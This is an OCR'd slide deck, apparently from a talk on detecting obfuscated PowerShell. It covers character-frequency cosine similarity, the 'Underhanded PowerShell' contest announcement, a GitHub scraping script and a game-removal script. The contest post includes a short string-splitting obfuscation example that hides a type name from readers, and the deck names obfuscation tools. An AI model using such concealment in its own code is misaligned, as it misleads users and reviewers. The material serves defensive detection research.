
COSINE SIMILARITY




$$\text{similarity} = \cos(\theta) = \frac{\mathbf{A} \cdot \mathbf{B}}{\|\mathbf{A}\|\|\mathbf{B}\|} = \frac{\sum_{i=1}^{n} A_i B_i}{\sqrt{\sum_{i=1}^{n} A_i^2} \sqrt{\sum_{i=1}^{n} B_i^2}}$$

```
[C:\PowerShellCorpus\PoshCode]
PS > md c:\temp\randomscripts
PS > dir | Get-Random -Count 20 | Copy-Item -Destination C:\temp\randomscripts
PS > copy C:\temp\symbolic.ps1 C:\temp\randomscripts
PS > copy C:\temp\tokenall.ps1 C:\temp\randomscripts
PS > dir C:\temp\randomscripts\ | % {
>>>     $scriptFrequency = $_ | Measure-CharacterFrequency.ps1
>>>     $sim = Measure-VectorSimilarity $globalFrequency $scriptFrequency
>>>             -KeyProperty Name -ValueProperty Percent
>>>     [PSCustomObject] @{ Name = $_.Name; Similarity = $sim }
>>> }


Name                                       Similarity
----                                       ----------
43a28a15-5023-4feb-a71f-abe95aa0f2a6.ps1        0.957
Export-PSCredential_4.ps1                       0.979
Get-BogonList_1.ps1                             0.925
Get-Netstat _1.9.ps1                             0.89
Get-Parameter_8.ps1                             0.959
group-byobject_4.ps1                            0.939
IADsDNWithBinary Cmdlet_1.ps1                   0.924
Import-ExcelToSQL_2.ps1                         0.961
Invoke-Sql_2.ps1                                0.979
List AddRemovePrograms.ps1                      0.961
Lock-WorkStation.ps1                            0.905
Monitor-FileSize_1.ps1                          0.974
symbolic.ps1                                    0.157
Reverse filename sequenc.ps1                    0.874
scriptable telnet client_2.ps1                  0.967
Set Active Sync DeviceID.ps1                    0.955
SharePoint Large Lists_1.ps1                    0.944
Show-Sample_1.ps1                               0.919
Start-Verify.ps1                                0.923
tokenall.ps1                                    0.379
```




Similarity
1.2
1
0.8
0.6
0.4
0.2
0
0
500
1000
1500
2000
2500
3000
3500

> We need more data!

So we ran a little contest...



PowerShell Team Blog

Automating the world one-liner at a time...

Announcing the Underhanded PowerShell Contest

March 7, 2016 by PowerShell Team // 0 Comments

Share 20 0 11

In an effort to improve the validation capability of PowerShell Script Analyzer, we are running a series of contests. We want you – the community members – to help us identify underhanded PowerShell scripts, and then create rules to catch them. There are specific areas where Script Analyzer rules are needed and we need your skills to help us hone them.

What is underhanded PowerShell code?

Basically, code that is designed to do something the user would not intend, or takes actions that are not apparent to someone who would casually read the code.

For example, an underhanded approach to running '`[System.Runtime.InteropServices.Marshal]::SystemDefaultCharSize`' might be:

```
$type = [Type] ("System.Runtime.InteropSe" + "rvices.Mar" + "shal")
$property = "SystemDef" + "aultCharSize"
$type::$property
```

We'll be running this contest in two phases: "Red Team", and "Blue Team". In the "Red Team" phase, you get to unleash your underhanded creativity in *writing* underhanded PowerShell code. In an upcoming "Blue Team" phase, we'll be looking for creative and reliable defenses to detect underhanded PowerShell. Participation in both contests will be allowed – and in fact encouraged!

For more details and participation instructions, come visit us on the Contest Page!

> We need more data!

and created a huge PowerShell corpus ...

Underhanded PowerShell
GitHub
GitHub Gists
PoshCode
PowerShell Gallery
TechNet
Invoke-Obfuscation
Invoke-CradleCrafter
ISE Steroids Obfuscation

> We need more data!

Politely of course ...


Underhanded PowerShell
GitHub
GitHub Gists
PoshCode
PowerShell Gallery
TechNet
Invoke-Obfuscation
Invoke-CradleCrafter
ISE Steroids Obfuscation

Get-GithubRepository.ps1 - Visual Studio Code

File Edit Selection View Go Debug Help

Get-GithubRepository.ps1

```powershell
param(
    [PSCredential]
    $Credential
)

$headers = @{}
if($Credential)
{
    $networkCredential = $Credential.GetNetworkCredential()
    $user = $networkCredential.Username
    $pass = $networkCredential.Password

    $pair = "${user}:${pass}"

    $bytes = [System.Text.Encoding]::ASCII.GetBytes($pair)
    $base64 = [System.Convert]::ToBase64String($bytes)
    $basicAuthValue = "Basic $base64"
    $headers = @{ Authorization = $basicAuthValue }
}

$last = 0
if(Test-Path repositories.csv)
{
    $lastItem = Get-Content repositories.csv -Tail 1 | ConvertFrom-Csv -Header Id,Name,html_url,description,languages
    $last = $lastItem.Id
}

2 references
function Ensure-RateLimit
{
    do
    {
        $limit = (Invoke-RestMethod -uri "https://api.github.com/rate_limit" -Headers $headers).Rate

        if(([int] $limit.Remaining) -lt 10)
        {
            Write-Progress ("Waiting. Rate limit resets in: " +
                ([System.DateTimeOffset]::FromUnixTimeSeconds($limit.Reset).ToLocalTime().DateTime - (Get-Date)))
            Start-Sleep -Seconds 60
        }
    } while($limit.Remaining -lt 10)
}

while($true)
{
    Ensure-RateLimit
    $repositories = Invoke-RestMethod -uri "https://api.github.com/repositories?since=$last" -Headers $headers
    if(-not $repositories)
    {
        break
    }

    $firstRepository = $repositories[0]
    Write-Progress ("Processing repository {0}: {1} - {2}" -f $firstRepository.Id,$firstRepository.Name,$firstRepository.Description)

    foreach($repository in $repositories)
    {
        Ensure-RateLimit
        $outputObject = $repository | Select-Object Id,Name,html_url,Description,Languages
        $languages = (Invoke-RestMethod $repository.languages_url -Headers $headers).PSObject.Properties.Name -join ":"
        $outputObject.Languages = $languages

        $outputObject | Export-Csv repositories.csv -Append -NoTypeInformation
        $last = $repository.id
    }
}
```




0 0 Ln 1, Col 1 Spaces: 4 UTF-8 CRLF PowerShell 5.1

Get-GithubRepository.ps1 - Visual Studio Code

File Edit Selection View Go Debug Help

Get-GithubRepository.ps1

```powershell
param(
    [PSCredential]
    $Credential
)

$headers = @{}
if($Credential)
{
    $networkCredential = $Credential.GetNetworkCredential()
    $user = $networkCredential.Username
    $pass = $networkCredential.Password

    $pair = "${user}:${pass}"

    $bytes = [System.Text.Encoding]::ASCII.GetBytes($pair)
    $base64 = [System.Convert]::ToBase64String($bytes)
    $basicAuthValue = "Basic $base64"
    $headers = @{ Authorization = $basicAuthValue }
}

$last = 0
if(Test-Path repositories.csv)
{
    $lastItem = Get-Content repositories.csv -Tail 1 | ConvertFrom-Csv -Header Id,Name,html_url,description,languages
    $last = $lastItem.Id
}

2 references
function Ensure-RateLimit
{
    do
    {
        $limit = (Invoke-RestMethod -uri "https://api.github.com/rate_limit" -Headers $headers).Rate

        if(([int] $limit.Remaining) -lt 10)
        {
            Write-Progress ("Waiting. Rate limit resets in: " +
                ([System.DateTimeOffset]::FromUnixTimeSeconds($limit.Reset).ToLocalTime().DateTime - (Get-Date)))
            Start-Sleep -Seconds 60
        }
    } while($limit.Remaining -lt 10)
}

while($true)
{
    Ensure-RateLimit
    $repositories = Invoke-RestMethod -uri "https://api.github.com/repositories?since=$last" -Headers $headers
    if(-not $repositories)
    {
        break
    }

    $firstRepository = $repositories[0]
    Write-Progress ("Processing repository {0}: {1} - {2}" -f $firstRepository.Id,$firstRepository.Name,$firstRepository.Description)

    foreach($repository in $repositories)
    {
        Ensure-RateLimit
        $outputObject = $repository | Select-Object Id,Name,html_url,Description,Languages
        $languages = (Invoke-RestMethod $repository.languages_url -Headers $headers).PSObject.Properties.Name -join ":"
        $outputObject.Languages = $languages

        $outputObject | Export-Csv repositories.csv -Append -NoTypeInformation
        $last = $repository.id
    }
}
```



0 0 Ln 1, Col 1 Spaces: 4 UTF-8 CRLF PowerShell 5.1

> But first, a word of thanks

	keithlevalley		leafant	lsmil2	
jtucker		kosnig			
	keithn821		leafyfresh	lSoleyl	
jtuffin		kosorin			
	keithnlarsen		leahlouisa	lsta	
jturco		KostaKanev			
	keithrob		leal554	LSTANCZYK	
jtuttas		kostaNew			
	keithtobin		LeaMiller	ltauvel	
jtw		KostasBan			
	Keiyan		lean35	ltenison	
jtyler80		Kostelnyy			
	keizer619		leancz	ltigue	
jtylers		KostritskiySP			
	kejto		LeandroBelge	ltog	
jtyrrell		KostyaMarun			
	kek91		LeandroBrave	ltrain777	

> Guess What We Found?

Remove-Games.ps1

```powershell
#/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\
#
# Script Name: Remove-Games.ps1
#       Title: Remove Games
#     Version: 1.0
#      Author: MATT GRAEBER ♡♡XoxoO♡♡
#        Date: September 20, 2011
#
# Description: This tool removes the built-in games
#              from Windows XP (tested on SP3)
#
#/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\


#Obtain processes and kill any running games
$a = Get-Process #Get a list of running processes

#Kill Freecell
If ($a | Where-Object {$_.ProcessName -eq "freecell"}){
    Stop-Process -name freecell -Force
    }
#Kill Zone.com client
If ($a | Where-Object {$_.ProcessName -eq "zClientm"}){
    Stop-Process -name zClientm -Force
    }
#Kill Hearts
If ($a | Where-Object {$_.ProcessName -eq "mshearts"}){
    Stop-Process -name mshearts -Force
    }
#Kill Internet Backgammon
If ($a | Where-Object {$_.ProcessName -eq "bckgzm"}){
    Stop-Process -name bckgzm -Force
    }
#Kill Internet Checkers
If ($a | Where-Object {$_.ProcessName -eq "chkrzm"}){
    Stop-Process -name chkrzm -Force
    }
```

https://ci.memecdn.com/6795487.jpg

```powershell
#Remove the Games folder from the All Users profile because it isn't deleted by sysocmgr
Remove-Item 'c:\\Documents and Settings\\All Users\\Start Menu\\Programs\\Games' -Force -WarningAction SilentlyContinue -Recurse
```

> We need more data!

